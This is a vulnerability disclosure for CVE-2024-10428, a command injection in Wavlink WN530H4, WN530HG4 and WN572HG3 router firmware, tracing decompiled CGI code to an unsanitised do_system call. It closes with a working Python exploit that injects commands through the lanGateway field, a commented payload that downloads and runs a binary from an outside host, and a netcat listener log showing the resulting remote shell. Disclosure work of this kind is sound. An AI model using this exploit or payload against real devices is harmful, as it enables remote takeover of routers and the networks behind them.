CVE-ID

CVE-2024-10428

Credits

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Overview

- Manufacturer's website:

  https://www.wavlink.com/en_us/index.html

- Firmware download website:

  https://www.wavlink.com/en_us/firmware/details/130.html

  https://www.wavlink.com/en_us/firmware/details/45.html

  https://www.wavlink.com/en_us/firmware/details/46.html

Affected version

`WN530H4-WAVLINK_20220721`

`WN530HG4-WAVLINK_20220809`

`WN572HG3-WAVLINK_WO_20221028`

...

Vulnerability details

Take `WN530H4-WAVLINK_20220721` firmware as an example.

Backup Download Link:
https://drive.google.com/file/d/16n2lvT0CjyECH7RDStvW7FIjE95vRdLy/view

The command injection vulnerability exists in the `firewall` component.

When `firewall.cgi` is called by the shell, the `firewall_init` function is executed

```
78  memset(v67, 0, sizeof(v67));
79  nvram_init(0);
80  if ( argc >= 2 && !strcmp(argv[1], "init") )
81  {
82    firewall_init();
83    goto LABEL_45;
84  }
```

There is a call chain: `firewall.cgi init->firewall_init()->iptablesAllFilterRun()->iptablesRemoteManagementRun()->do_system(contrl_cmd)`

```
const char *iptablesRemoteManagementRun()
{
  const char *v0; // $s1
  const char *v1; // $s0
  const char *result; // $v0
  const char *v3; // $s2
  const char *v4; // $v0
  const char *v5; // $v0
  const char *v6; // $v0

  v0 = (const char *)nvram_bufget(0, "RemoteManagement");
  v1 = (const char *)nvram_bufget(0, "OperationMode");
  nvram_bufget(0, "SPIFWEnabled");
  result = (const char *)nvram_bufget(0, "dhcpGateway");
  v3 = result;
  if ( v1 )
  {
    result = (const char *)strcmp(v1, "1");
    if ( !result )
    {
      if ( v0 && atoi(v0) == 1 )
      {
        v6 = (const char *)get_wanif_name();
        result = (const char *)do_system(
                                 "iptables -t nat -A %s -j DNAT -i %s -p tcp --dport 80 --to-destination %s:80",
                                 "port_forward",
                                 v6,
                                 v3);
      }
      else
      {
        v4 = (const char *)get_wanif_name();
        do_system(
          "iptables -t nat -D %s -j DNAT -i %s -p tcp --dport 80 --to-destination %s:80",
          "port_forward",
          v4,
          v3);
        v5 = (const char *)get_wanif_name();
        result = (const char *)do_system("iptables -A %s -i %s -p tcp --dport 80 -j DROP", "malicious_input_filter", v5);
      }
    }
  }
```

It can be seen that we can inject any command into `dhcpGateway` by controlling the value of `OperationMode` to "1"

How to control `dhcpGateway` and `OperationMode`?

After reversing `adm.cgi` in the firmware, it was found that the `dhcpGateway` can be set to a dangerous string through the `page=wzdap` function, and then the `OperationMode` can be set to "1" through the `page=wzdgw` function.

```
68 LABEL_5:
69   if ( !strcmp(v12, "1") )
70   {
71     do_system("killall -q udhcpc &");
72     set_static_ip(a1);
73   }
```

```
25  v6 = strdup(v3);
26  v5 = (const char *)web_get("lanGateway", a1, 0);
27  v8 = strdup(v5);
28  v7 = (const char *)web_get("lanPriDns", a1, 0);
29  v10 = strdup(v7);
30  v9 = (const char *)web_get("lanSecDns", a1, 0);
31  v11 = strdup(v9);
32  if ( access("/tmp/web_log", 0) || (v13 = fopen("/dev/console", "w+")) == 0 )
33  {
34    if ( access("/tmp/web_log", 0) )
35      goto LABEL_3;
36  }
37  else
38  {
39    fprintf(v13, "%s:%s:%d:---------------set_static_ip function--------------- \n\n", "adm.c", "set_static_ip
40    fclose(v13);
41    if ( access("/tmp/web_log", 0) )
42      goto LABEL_3;
43  }
44  v14 = fopen("/dev/console", "w+");
45  if ( v14 )
46  {
47    fprintf(
48      v14,
49      "%s:%s:%d:lan_ip = %s,lan_Netmask = %s,lan_Gateway = %s,lan_PriDns = %s,lan_SecDns = %s \n\n",
50      "adm.c",
51      "set_static_ip",
52      559,
53      v4,
54      v6,
55      v8,
56      v10,
57      v11);
58    fclose(v14);
59  }
60LABEL_3:
61  nvram_bufset(0, "dhcpEnabled", "0");
62  nvram_bufset(0, "lan_ipaddr", v4);
63  nvram_bufset(0, "lan_netmask", v6);
64  nvram_bufset(0, "dhcpGateway", v8);
00002D70 set_static_ip:64 (402D70)
```

How to finally execute `firewall.cgi init`?

When cgi receives an ipv6 request from `internet.cgi`, it calls the `set_ipv6` function.

```
int __fastcall set_ipv6(int a1, int a2, int a3, int a4, int a5, int a6, int a7, int a8)
{
  const char *v9; // $v0
  char *v10; // $s1
  int v11; // $v0
  int v12; // $a3
  int v13; // $a2
  int v14; // $v0
  int v15; // $v0
  int v16; // $v0
  int v17; // $v0
  int v18; // $v0

  web_debug_header();
  v9 = (const char *)web_get("ipv6_opmode", a1, 1);
  v10 = strdup(v9);
  if ( !v10 )
    v10 = "";
  nvram_bufset(0, "IPv6OpMode", v10);
  v11 = strcmp(v10, "1");
  v13 = 1;
  if ( !v11 )
  {
    v14 = web_get("ipv6_lan_ipaddr", a1, 1);
    nvram_bufset(0, "IPv6IPAddr", v14);
    v15 = web_get("ipv6_lan_prefix_len", a1, 1);
    nvram_bufset(0, "IPv6PrefixLen", v15);
    v16 = web_get("ipv6_wan_ipaddr", a1, 1);
    nvram_bufset(0, "IPv6WANIPAddr", v16);
    v17 = web_get("ipv6_wan_prefix_len", a1, 1);
    nvram_bufset(0, "IPv6WANPrefixLen", v17);
    v18 = web_get("ipv6_static_gw", a1, 1);
    nvram_bufset(0, "IPv6GWAddr", v18);
    nvram_commit(0);
    do_system("init_system restart");
  }
  return free_all(1, v10, v13, v12, a5, a6, a7, a8);
}
```

Finally, the `init_system restart` command will be executed.


In the `init_system` program, the following command is called after receiving the restart parameter from the command line,`internet.cgi init` is one of them.


```
int sub_400BC0()
{
  do_system("internet.sh");
  do_system("/etc_ro/lighttpd/www/cgi-bin/wireless.cgi init");
  do_system("/etc_ro/lighttpd/www/cgi-bin/firewall.cgi init");
  do_system("/etc_ro/lighttpd/www/cgi-bin/adm.cgi init");
  return do_system("/etc_ro/lighttpd/www/cgi-bin/internet.cgi init");
}
```

EXP

```
import requests
import sys
#cmd="curl -o /tmp/k http://192.168.1.17:9998/re1&&chmod 755
/tmp/k&&/tmp/k"
```

```python
if len(sys.argv)!=4:
    print("Usage: python %s ip session \"command\""%sys.argv[0])
    exit(0)

ip= sys.argv[1]
session= sys.argv[2]
cmd= sys.argv[3]
Head = {'Referer':'wifi.wavlink.com','Cookie': 'session=%s'%session}

## set_cmd
url = "http://%s/cgi-bin/adm.cgi"%ip
Data = {"page":"wzdap","static_en":"1","lanGateway":";%s;"%cmd}
response = requests.post(url,headers=Head,data=Data)
print(response.text)
print(response)

## set OperationMode = "1"
url = "http://%s/cgi-bin/adm.cgi"%ip
Data = {"page":"wzdgw"}
response = requests.post(url,headers=Head,data=Data)
print(response.text)
print(response)

## call iptablesRemoteManagementRun to run cmd
url = "http://%s/cgi-bin/internet.cgi"%ip
Data = {"page":"ipv6","ipv6_opmode":"1"}
response = requests.post(url,headers=Head,data=Data)
print(response.text)
print(response)
```




root@lavm-3xrkhwqt8e:~# nc -lvnp 8888
Listening on 0.0.0.0 8888
Connection received on 4 4 47839
ls -all /tmp/k
-rwxr-xr-x 1 0 0 tmp/k
ps
PID USER VSZ STAT COMMAND
1 admin286 2332 S init
2 admin286 0 SW [kthreadd]
3 admin286 0 SW [ksoftirqd/0]
4 admin286 0 SW [kworker/0:0]
5 admin286 0 SW [kworker/u:0]
6 admin286 0 SW< [khelper]
7 admin286 0 SW [sync_supers]
8 admin286 0 SW [bdi-default]
9 admin286 0 SW< [kblockd]
10 admin286 0 SW [kswapd0]
11 admin286 0 SW< [crypto]
15 admin286 0 SW [mtdblock0]
16 admin286 0 SW [mtdblock1]
17 admin286 0 SW [mtdblock2]
18 admin286 0 SW [mtdblock3]
19 admin286 0 SW [mtdblock4]
20 admin286 0 SW [kworker/u:1]
94 admin286 0 SW [kworker/0:1]
114 admin286 2816 S nvram_daemon
146 admin286 2328 S syslogd -s 256
1745 admin286 860 S wctrls
4101 admin286 2328 S sh -c /etc_ro/lighttpd/www/cgi-bin/internet.cgi init
4102 admin286 2568 S /etc_ro/lighttpd/www/cgi-bin/internet.cgi init